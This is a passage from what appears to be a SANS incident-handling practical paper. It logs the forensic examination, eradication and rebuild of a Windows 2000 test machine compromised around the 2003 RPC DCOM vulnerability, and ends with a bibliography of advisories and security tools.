Another tool, Sfind, was also added to the toolkit, but was not used in the investigation.

Time backup disk replication begun: Sunday august 03, 2003 4:16 pm

Time backup disk replication finished: Sunday August 03, 2003 4:59pm

Notes: A listening port (1234) was opened on the Linu machine in the DMZ using IP address 192.168.1.23. The Windows port of the “dd” tool was used to create a full backup of the APPS-TEST machine and send it to the listening port on the Linux machine. The name of the file is \home\backup.

Time forensic.bat file run: Sunday August 03, 2003 5:03pm

Time forensic.bat file finished: Sunday August 03, 2003 5:08pm

Time forensic.bat results extracted and examined initially: Sunday August 03, 2003 6:29pm

Notes from examination, including captures and copied output:

The results of the forensic.bat file's commands seem to indicate that a system compromise of some sort did indeed take place on Thursday July 31, 2003 at some time around 10:30pm (roughly). The SAM file was accessed which, in conjunction with the name of the file found on the system (PwDump3.exe – a SAM file extractor), would seem to indicate that the local system passwords had been harvested in some way. The registry was also edited in some way. A strange service called daytime.exe, in the C:\Windows\System32 directory, seems to be listening on port 13 for incoming connections.

<captures and output omitted>

Determination: The system has been compromised, and after further investigation, should be rebuilt from scratch.

Other system examinations:

Start: Sunday August 03, 2003 6:37pm

Finish: Sunday August 03, 2003 6:51pm

Notes:

The logs /var/log/auth.log and /var/log/messages were checked on the neighboring Linux server (192.168.1.23) for any strange activity. None was found. The /etc/passwd file was checked for strange system accounts, and again nothing unusual was noticed. Finally, the commands “netstat -an” and “ps aux” were run on the system to look for any strange processes running or connections. None were found, and the system was deemed OK.

Passwords changed for accounts:

1. Administrator (all Windows machines)
2. andy (all Windows machines)

Time started changing passwords: Sunday August 03, 2003 6:54pm

Time finished changing passwords: Sunday August 03, 2003 7:03pm

Name of system owner: Andy White

Name of incident handler(s): Andy White and Frank Grey

Result:

Eradication phase started: Sunday August 03, 2003 7:06pm (phase 1)

The machine's hard drive was first wiped clean using Autoclave, and the system was then entirely rebuilt using factory-issued Windows 2000 Professional CD-ROM; as the incident handlers could not be certain additional system compromise had taken place, it was felt that starting from scratch was the best option. MBSA was used to check for any missing system patches and service packs, and all were applied (system is currently at SP\$ with all security patches applied). The Local System Policy was then modified to add a significant degree of local Windows 2000 security to the system. Finally, the Tiny Personal Firewall (version 2.0) was installed on the machine.

Phase 1 finished: Sunday August 3, 2003 11:26pm

Phase 2 began: Monday August 4, 2003 8:05am

The following actions were taken in phase 2:

Monday August 4, 2003 8:05am

Andy loaded the applications on the machine. The first step was to make sure that these would operate correctly with the newest Windows 2000 patches and Service Packs. There were no other applications running on the machine other than Symantec Client Security 8.0 for antivirus protection.

Monday August 4, 2003 8:19am

Now that the applications were loaded on the machine, Andy began testing functionality from the local console. After 30 minutes or so, he was satisfied that things were working well. The only difference in the system, at this point, would be an open port (12222) that hosted the application interface, which acted as a miniature Web server and was accessed from the clients' Web browser.

Monday August 4, 2003 8:51am

Andy made a change to the router that used NAT for passing any TCP requests on port 12222 to the particular IP address of the testing machine (192.168.1.25). This would pass any externally originating requests directly to that machine.

Monday August 4, 2003 8:55am

Frank modified the firewall rule that denied the application machine access to the internal network, ending up with the new rule as follows:

add 0114 deny all from 192.168.1.25 to any
--

Monday August 4, 2003 9:06am

Andy hooked the machine up to the DMZ hub using an Ethernet cable. Andy considered changing the hub out for a switch, but decided to leave it there in case he wanted to sniff any traffic later.

Monday August 4, 2003 9:15am

Andy modified the Tiny Personal firewall rules to allow incoming connections on port 12222 to access the applications he had installed, and set up an outbound rule that allowed communications out to the clients' port 80.

Monday August 4, 2003 9:27am

Andy tested the application from outside the network by using his browser to access the application by the dynamic URL <http://infotechtest.fakeurl00d.com:12222>. Everything seemed to be working fine.

Monday August 04, 2003 9:33am

Andy is satisfied that the apps are now available to customers. Andy tested the firewall rule by pinging all internal addresses from the machine, and all packets are dropped.

Phase 2 finished: *Monday August 04, 2003 9:36am*

At this stage, it is felt by all parties that the incident has been completely handled.

© SANS Institute 2004, Author retains full rights.

Bibliography – Works Cited

1. LSD Research Group, "Buffer Overrun in Windows RPC Interface". July 16, 2003.
Available at: <http://www.lsd-pl.net/special.html>
2. HD Moore. Dcom.c July 25, 2003.
Available at: <http://www.metasploit.com/tools/dcom.c>
3. Flashsky and benjerry, "The Analysis of LSD's Buffer Overrun in Windows RPC Interface". July 25, 2003.
Available at: <http://www.xfocus.org/documents/200307/2.html>
4. CVE – CAN-2003-0352, "Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by theBlaster/MSblast/LovSAN and Nachi/Welchia worms."
Available at: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352>
5. CERT, "Vulnerability Note VU#568148 – Microsoft Windows RPC vulnerable to buffer overflow." July 16, 2003.
Available at: <http://www.kb.cert.org/vuls/id/568148>
6. ISS, "RPC DCOM Interface Buffer Overflow" July 16, 2003.
Available at: <http://xforce.iss.net/xforce/xfdb/12629>
7. Microsoft Security bulletin MS03-026, "Buffer Overrun In RPC Interface Could Allow Code Execution (823980)." July 16, 2003.
Available at:
<http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp>
8. Sinha, Shweta. "A TCP Tutorial." November 1998.
Available at: <http://www.ssfnet.org/Exchange/tcp/tcpTutorialNotes.html>
9. C-Hunter, "OSI layer for lamers." 2001.
Available at: <http://www.lameindustries.org/tutorials/osi/index.shtml>
10. Anonymous, "ISO OSI 7-layer Model and other models."
Available at:
<http://floppsie.comp.glam.ac.uk/Glamorgan/gaius/cnn/slides/1osi.html>
11. SearchWebServices.com, "Remote Procedure Call." August 23, 2003.
Available at:

- http://searchwebservices.techtarget.com/sDefinition/0,,sid26_gci214272_top1,00.html
12. Anonymous, "Remote Procedure Calls."
Available at:
<http://www2.cs.uregina.ca/~hamilton/courses/430/notes/rpc.html>
 13. Microsoft Corporation, "How RPC Works."
Available at: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
 14. Microsoft Corporation, "DCOM Technical Overview." November 1996.
Available at: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp
 15. Williams, Sarah and Kindel, Charlie, "The Component Object Model: A Technical Overview." October 1994.
Available at: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncomg/html/msdn_comppr.asp?frame=true&hidetoc=true
 16. Chipman, Patrick, "What is RPCSS.exe?" April 17, 2001.
Available at: <http://www.cexx.org/rpc.htm>
 17. Counterpane Internet Security, "Microsoft RPC DCOM Remote Shell Vulnerability." August 1, 2003.
Available at: <http://www.counterpane.com/alert-v20030801-001.html>
 18. Aleph One, "Smashing the Stack for Fun and Profit." Phrack Magazine, Volume 7:49. November 8, 1996.
Available at: <http://destroy.net/machines/security/P49-14-Aleph-One>
 19. Donaldson, Mark E., "Inside the Buffer Overflow Attack: Mechanism, Method, and Prevention." April 3, 2002.
Available at: <http://www.sans.org/rr/papers/index.php?id=386>
 20. Hackworth, Aaron, "DcomExpl_UnixWin32 – Windows RPC DCOM Buffer Overflow Exploit." 2003.
Available at:
http://www.giac.org/practical/GCIH/Aaron_Hackworth_GCIH.pdf
 21. Kubota, Tomohiro. "Introduction to i18n. Chapter 4 – Coded Character Sets and Encodings in the World." February 14, 2003.
Available at: <http://www.debian.org/doc/manuals/intro-i18n/ch-codes.en.html>

22. Asciitable.com
Available at: <http://www.asciitable.com/>
23. Vidstrom, Arne. Clearlogs.
Available at: <http://ntsecurity.nu/toolbox/clearlogs/>
24. Armstrong, Tom. "Netcat – The TCP/IP Swiss Army Knife." February 15, 2001.
Available at: <http://m.nu/program/util/netcat/netcat.html>
25. @Stake. Netcat NT.
Available at:
http://www.atstake.com/research/tools/network_utilities/nc11nt.zip
26. Rutkowska, Joanna, "Advanced Windows 2000 Rootkit Detection." July 2003.
Available at:
http://www.rootkit.com/vault/joanna/windows_rootkit_detection_joanna.pdf
27. Carvey, Harlan, "The Dark Side of NTFS (Microsoft's Scarlet Letter)."
Available at: http://patriot.net/~carvdawg/docs/dark_side.html
28. Syring, Karl. DD for Windows.
Available at: <http://unxutils.sourceforge.net/>
29. Jones, Keith J., Shema, Mike, and Johnson, Bradley C., "Anti-Hacker Toolkit." McGraw-Hill: Berkeley, California. 2002.

© SANS Institute 2004, Author retains full rights.